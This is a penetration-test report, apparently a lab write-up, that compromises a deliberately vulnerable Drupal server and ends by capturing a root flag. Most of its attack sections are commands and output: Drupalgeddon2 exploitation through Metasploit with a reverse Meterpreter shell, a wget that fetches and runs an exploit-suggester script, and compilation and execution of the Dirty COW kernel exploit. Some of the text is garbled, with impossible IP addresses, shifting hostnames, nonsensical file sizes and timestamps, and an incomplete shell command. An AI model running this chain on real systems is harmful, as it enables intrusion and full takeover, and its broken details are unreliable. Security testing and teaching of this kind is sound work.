

VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

Prepared By :
Ismail TP



+91 813704XXXX
calicut , india
inuismail10@gmail.com

Target : 10.0.2.26
Application : JABC Drupal Server
Environment : Ubuntu Linux
Assessment Type : Black Box Penetration Test
Date: 11 May 2026

Table of Contents

- 1.Executive Summary
- 2.Scope of Assessment
- 3.Objectives
- 4.Methodology
 - 4.1 Reconnaissance
 - 4.2 Enumeration
 - 4.3 Exploitation
 - 4.4 Privilege Escalation
 - 4.5 Post Exploitation
- 5.Tools Used
- 6.Findings and Exploitation Details
 - 6.1 Directory Enumeration
 - 6.2 Exposed Cron Script
 - 6.3 Drupal Exploitation
 - 6.4 SUID Binary Enumeration
 - 6.5 Linux Exploit Suggester
 - 6.6 Privilege Escalation Using Dirty COW
- 7.Evidence Collected
- 8.Risk Rating Summary
- 9.Recommendations
- 10.Conclusion
- 11.Appendix
- 12.Disclaimer

1. Executive Summary

A Vulnerability Assessment and Penetration Testing (VAPT) was performed against the target web server hosted at 10.0.2.26. The objective of the assessment was to identify security weaknesses in the Drupal-based web application and evaluate the impact of potential exploitation.

During the assessment, multiple vulnerabilities and misconfigurations were identified, including:

- Public directory listing exposure
- Vulnerable Drupal installation
- Local privilege escalation vulnerabilities
- Misconfigured cron scripts
- Weak privilege management
- Kernel exploit exposure

The testing successfully resulted in:

- Remote shell access
- Meterpreter session establishment
- Local privilege escalation to root user
- Full system compromise

The assessment demonstrates the importance of secure configuration, regular patching, access control hardening, and continuous monitoring.

2. Scope of Assessment

Item	Details
Target IP	10.0.2.26
Target Application	Drupal Web Application
Operating System	Ubuntu Linux
Testing Type	Internal Penetration Test
Assessment Methodology	Manual + Automated

3. Objectives

The main objectives of this VAPT assessment were:

1. Identify vulnerabilities in the web application.
2. Enumerate exposed services and directories.
3. Test for known Drupal vulnerabilities.
4. Assess local privilege escalation possibilities.
5. Determine overall system security posture.
6. Demonstrate impact through controlled exploitation.

4. Methodology

The assessment followed the standard penetration testing lifecycle:

4.1 Reconnaissance

Initial information gathering was performed to identify exposed directories, files, and application structure.

4.2 Enumeration

Services, directories, and system configurations were enumerated to identify potential attack vectors.

4.3 Exploitation

Known vulnerabilities and misconfigurations were exploited to gain access to the target system.

4.4 Privilege Escalation

Local privilege escalation techniques were used to obtain root access.

4.5 Post Exploitation

The level of system compromise was validated after obtaining elevated privileges.

5. Tools Used

Tool	Purpose
Gobuster	Directory Enumeration
Metasploit Framework	Exploitation
Linux Exploit Suggester	Privilege Escalation Enumeration
wget	Downloading Exploit Files
gcc	Compiling Exploit Code
Linux Commands	System Enumeration

6. Findings and Exploitation Details

6.1 Directory Enumeration

Directory enumeration was performed using Gobuster against the target Drupal application.

Command Used

```
(sova@vbox)-[~]
$ gobuster dir -u http://10.0.2.26/jabc -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.26/jabc
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess (Status: 403) [Size: 290]
.hta (Status: 403) [Size: 285]
.htpasswd (Status: 403) [Size: 290]
includes (Status: 301) [Size: 313] [→ http://10.0.2.26/jabc/includes/]
misc (Status: 301) [Size: 309] [→ http://10.0.2.26/jabc/misc/]
modules (Status: 301) [Size: 312] [→ http://10.0.2.26/jabc/modules/]
index.php (Status: 200) [Size: 9390]
profiles (Status: 301) [Size: 313] [→ http://10.0.2.26/jabc/profiles/]
robots.txt (Status: 200) [Size: 1561]
scripts (Status: 301) [Size: 312] [→ http://10.0.2.26/jabc/scripts/]
sites (Status: 301) [Size: 310] [→ http://10.0.2.26/jabc/sites/]
templates (Status: 301) [Size: 314] [→ http://10.0.2.26/jabc/templates/]
themes (Status: 301) [Size: 311] [→ http://10.0.2.26/jabc/themes/]
xmlrpc.php (Status: 200) [Size: 42]
Progress: 4613 / 4613 (100.00%)

Finished
```

Findings

The following directories and files were discovered:

- /includes
- /misc
- /modules
- /profiles
- /scripts
- /sites
- /templates
- /themes
- robots.txt
- xmlrpc.php

A publicly accessible /scripts/ directory was identified.

Security Impact

Direct

Directory listing exposure may leak sensitive information about application structure and maintenance scripts.

6.2 Exposed Cron Script

```
← → ↻ 🏠 🔒 Not Secure http://10.0.2.26/jabc/scripts/cron.sh
🔖 Import bookmarks... 🔒 OffSec 🐞 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🌐 Kali Forums 🕒 Kali NetHunter 🗄️ Exploit-DB 🌐 G

#!/bin/sh

for site in /etc/drupal/7/sites/* ; do
    BASE_URL=""
    CRON_KEY=""
    FULL_URL=""

    if [ ! "`basename $site`" = "all" ]; then
        for file in $site/baseurl.php $site/settings.php; do
            [ -f "$file" ] && BASE_URL=`grep '^$base_url' $file | cut -d'"' -f2`
            [ "$BASE_URL" != "X" ] && break
        done

        for file in $site/cronkey.php $site/settings.php; do
            [ -f "$file" ] && CRON_KEY=`grep '^$cron_key' $file | cut -d'"' -f2`
            [ "$CRON_KEY" != "X" ] && break
        done

        if [ "$BASE_URL" = "X" ]; then
            if [ -f "$site/settings.php" ]; then
                BASE_URL='http://localhost/drupal7'
            else
                break
            fi
        fi

        if [ "$CRON_KEY" = "X" ]; then
            FULL_URL="$BASE_URL/cron.php"
        else
            FULL_URL="$BASE_URL/cron.php?cron_key=$CRON_KEY"
        fi

        if curl -S --fail --silent --compressed --insecure --location $FULL_URL ; then
            # Success!
            true
        else
            echo "Error running the periodic maintenance for $site: CURL exit code $?"
            echo "Requested URL: $FULL_URL"
        fi
    fi
done
```

The /scripts/cron.sh file was publicly accessible.

Observation

The script revealed:

- Drupal internal structure
- Maintenance logic
- Cron configuration handling
- Site configuration references

Security Risk

Exposed maintenance scripts may assist attackers during reconnaissance and exploitation.

Recommendation

- Disable directory listing
- Restrict access to sensitive scripts
- Move maintenance scripts outside the web root

6.3: Drupalgeddon2 Remote Code Execution

Severity: Critical

Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002

Project: Drupal core
Date: 2018-March-28
Security risk: **Highly critical** 24 / 25 AC:None/A:None/CI:All/II:All/E:Exploit/TD:Default
Vulnerability: Remote Code Execution
Affected versions:
>=7.0 <7.58 || >= 8.0.0 <8.3.9 || >=8.4.0 <8.4.6 || >=8.5.0 <8.5.1
CVE IDs: CVE-2018-7600
Description:
A remote code execution vulnerability exists within multiple subsystems of Drupal 7.x and 8.x. This potentially allows attackers to exploit multiple attack vectors on a Drupal site, which could result in the site being completely compromised.

Contact and more information

The Drupal security team can be reached by email at security@drupal.org or via the [Drupal security page](#).

Learn more about the [Drupal security team](#) and the [writing secure code for Drupal](#).

Description

The target Drupal installation was identified as vulnerable to the Drupalgeddon2 Remote Code Execution vulnerability. This vulnerability allows unauthenticated attackers to execute arbitrary commands on the server through improper input handling within the Drupal application.

The vulnerability exists in multiple outdated Drupal versions and can lead to complete compromise of the underlying server.

Impact

- Unauthenticated Remote Code Execution
- Full compromise of the web application
- Unauthorized command execution
- Access to sensitive server resources
- Initial foothold into the Linux system

Recommendation

- Upgrade Drupal to the latest secure version
- Apply all available security patches
- Restrict unnecessary PHP execution
- Monitor web server logs for suspicious activity
- Implement a Web Application Firewall (WAF)

Evidence

The vulnerability was successfully exploited using the Metasploit Framework.

Evidence of successful session creation:

```
View the full module info with the info, or info -d command.

msf exploit(wiki/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit"
[*] Exploit completed, but no session was created.
msf exploit(wiki/webapp/drupal_drupalgeddon2) > set targeturi /jabc
targeturi => /jabc
msf exploit(wiki/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated.
[*] Sending stage (42137 bytes) to 10.0.2.26
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.26:59293) at 2026-05-11 15:28:26 +0530
ls

meterpreter > ls
Listing: /var/www/html/jabc

Mode                Size             Type             Last modified            Name
-----
100644/rwx-r--r--  24708076481799   file             192376643929-01-01 12:28:18 +0530  .htaccess
100777/rwxrwxrwx  28363964829388   file             198819661331-06-04 13:12:08 +0530  authorize.php
100777/rwxrwxrwx  3892376453840    file             198819661331-06-04 13:12:08 +0530  cron.php
040777/rwxrwxrwx  17592186048512   dir              198819661331-06-04 13:12:08 +0530  includes
100777/rwxrwxrwx  2272837708112    file             198819661331-06-04 13:12:08 +0530  index.php
100777/rwxrwxrwx  3819362809791    file             198819661331-06-04 13:12:08 +0530  install.php
040777/rwxrwxrwx  17592186048512   dir              198819661331-06-04 13:12:08 +0530  misc
040777/rwxrwxrwx  17592186048512   dir              198819661331-06-04 13:12:08 +0530  modules
040777/rwxrwxrwx  6704443958617    file             198819661331-06-04 13:12:08 +0530  robots.txt
040777/rwxrwxrwx  17592186048512   dir              198819661331-06-04 13:12:08 +0530  scripts
040777/rwxrwxrwx  17592186048512   dir              198819782162-01-19 10:37:08 +0530  sites
040777/rwxrwxrwx  17592186048512   dir              198819661331-06-04 13:12:08 +0530  templates
100777/rwxrwxrwx  17592186048512   dir              198819661331-06-04 13:12:08 +0530  themes
100777/rwxrwxrwx  85839216397842   file             198819661331-06-04 13:12:08 +0530  update.php
100777/rwxrwxrwx  1791801362849    file             198819661331-06-04 13:12:08 +0530  xmlrpc.php

meterpreter > python -c 'import pty; pty.spawn'
```

The obtained shell confirmed remote code execution on the target server.

6.4: SUID Enumeration & Insecure System Configuration

Severity: High

Description

After obtaining initial shell access, local enumeration was performed to identify privilege escalation opportunities within the Linux environment. Several SUID binaries were discovered on the system. SUID (Set User ID) binaries execute with the permissions of the file owner, which can introduce security risks when combined with vulnerable system configurations or local privilege escalation exploits.

The presence of multiple privileged binaries increased the attack surface available to an attacker after initial compromise.

Impact

- Increased privilege escalation opportunities
- Elevated attack surface for local attackers
- Potential abuse of privileged binaries
- Assists attackers in achieving root access

Recommendation

- Audit unnecessary SUID binaries regularly
- Remove unused privileged executables
- Apply the principle of least privilege
- Monitor execution of privileged binaries
- Keep the operating system fully updated

Evidence

SUID enumeration was performed using the following command:

```
www-data@Vuln0Sv2:/var/www/html/jabc$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/fusermount
/bin/su
/bin/ping6
/bin/umount
/bin/ping
/bin/mount
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/mtr
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/bin/sudo
/usr/lib/pt_chown
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/sbin/uidd
/usr/sbin/pppd
www-data@Vuln0Sv2:/var/www/html/jabc$
```

The enumeration identified several privileged binaries including:


```
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/pkexec
```

The results confirmed that the system contained multiple binaries capable of executing with elevated privileges.

6.5 Linux Exploit Suggester

Linux Exploit Suggester was downloaded and executed on the target machine.

Used



Findings

The tool identified multiple possible privilege escalation vulnerabilities related to the Linux kernel.

Vulnerability Example

Dirty COW (CVE-2016-5195)

Severity

Critical

Recommendation

- Upgrade the Linux kernel
- Apply security updates regularly
- Remove unnecessary SUID permissions

```

--data@vuln02v2:/var/www/html$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
--2026-01-18 09:00:00-- https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 289.199.111.132, 289.199.188.132, 289.199.189.132, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)[289.199.111.132]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90856 (88K) [text/plain]
Saving to: 'les.sh'

[100%] (100%) 90,856 --.-K/s in 0.00s

2026-01-18 09:00:00 (1.13 MB/s) - 'les.sh' saved [90856/90856]

--data@vuln02v2:/var/www/html$ ls
ls
index.html jabc jakcdots les.sh
--data@vuln02v2:/var/www/html$ chmod +x les.sh
chmod +x les.sh
--data@vuln02v2:/var/www/html$ ./les.sh
./les.sh

Available information:
Kernel version: 2.13.0
Architecture: i686
Distribution version: 24.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:
81 kernel space exploits
49 user space exploits

Possible exploits:
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exploit: highly probable
Tags: debian:7.9, kernel:2.6.32+([012413])+, RHEL:6(kernel:2.6.32+13,([01261818]),+12.6.32.9-rt11), RHEL:7(kernel:3.10.0+14.2.0-0.22.el7), ubuntu:16.0416.0412.04
Download URL: https://www.exploit-db.com/download/40811
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exploit: highly probable
Tags: debian:7.9, kernel:2.6.32+([012413])+, ubuntu:16.0416.0412.04, ubuntu:18.04(kernel:4.4.0-21-generic)
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40839
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

6.6 Privilege Escalation Using Dirty COW

The Dirty COW privilege escalation vulnerability was exploited successfully.

Steps Performed

1. Downloaded exploit code from Exploit-DB
2. Compiled exploit using GCC
3. Executed the exploit binary
4. Obtained root privileges

Result

Root access was successfully obtained.

Proof of Compromise

```
root@kali:~/exploits# gcc -pedantic -std=c++11 dirty_cow.cpp
www-data@Vuln05v2:/var/www/html$ mv 40847 40847.cpp
mv 40847 40847.cpp
www-data@Vuln05v2:/var/www/html$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
<html$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
www-data@Vuln05v2:/var/www/html$ ls
ls
40847.cpp  dcow  index.html  jabc  jabcd0cs  les.sh
www-data@Vuln05v2:/var/www/html$ ./dcow -s
./dcow -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

echo 0 > /proc/sys/vm/dirty_writeback_centisecs
cp /tmp/.ssh_bak /etc/passwd
rm /tmp/.ssh_bak
root@Vuln05v2:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@Vuln05v2:~# cp /tmp/.ssh_bak /etc/passwd
root@Vuln05v2:~# rm /tmp/.ssh_bak
root@Vuln05v2:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Vuln05v2:~# ls
ls
flag.txt
root@Vuln05v2:~# cat flag.txt
cat flag.txt
Hello and welcome.
You successfully compromised the company "JABC" and the server completely !!
Congratulations !!!
Hope you enjoyed it.

What do you think of A.I.?
```

Impact

An attacker with low-privileged access can gain full administrative control over the system.

Severity

Critical

Recommendation

- Patch vulnerable kernels immediately
- Monitor for unauthorized privilege escalation attempts
- Use endpoint detection solutions

7. Evidence Collected

The following evidence was collected during testing:

Evidence	Description
Gobuster Results	Directory enumeration output
Meterpreter Session	Remote shell access established
Cron Script Exposure	Publicly accessible maintenance script
SUID Enumeration	Privilege escalation vectors identified
Linux Exploit Suggester Output	Vulnerable kernel detection
Dirty COW Exploit	Successful privilege escalation
Root Shell	Full system compromise

8. Risk Rating Summary

Vulnerability	Severity
Public Directory Listing	Medium
Exposed Maintenance Scripts	Medium
Vulnerable Drupal Installation	Critical
Kernel Vulnerability (Dirty COW)	Critical
Weak Privilege Management	High

9. Recommendations

Immediate Actions

1. Patch the Linux kernel immediately.
2. Update Drupal to the latest secure version.
3. Remove public access to sensitive directories.
4. Disable unnecessary services and scripts.
5. Restrict SUID permissions where possible.

Security Hardening

- Implement regular vulnerability scanning.
- Enable centralized logging and monitoring.
- Use a Web Application Firewall.
- Perform periodic penetration testing.
- Apply the principle of least privilege.
- Keep all software and dependencies updated.

10. Conclusion

The VAPT assessment identified multiple critical vulnerabilities in the target Drupal server. The combination of exposed directories, vulnerable software, and outdated kernel components enabled complete system compromise.

The assessment demonstrates the importance of:

- Timely patch management
- Secure server configuration
- Proper access control
- Continuous security monitoring
- Regular penetration testing

By implementing the recommended remediation measures, the organization can significantly reduce the risk of future attacks.

11. Appendix

Screenshots Included

1. Gobuster directory enumeration
2. Publicly exposed cron script
3. Metasploit Drupal exploitation
4. Meterpreter session establishment
5. SUID binary enumeration
6. Linux Exploit Suggester execution
7. Dirty COW exploit download and compilation
8. Successful privilege escalation to root
9. Root shell proof
10. Final flag capture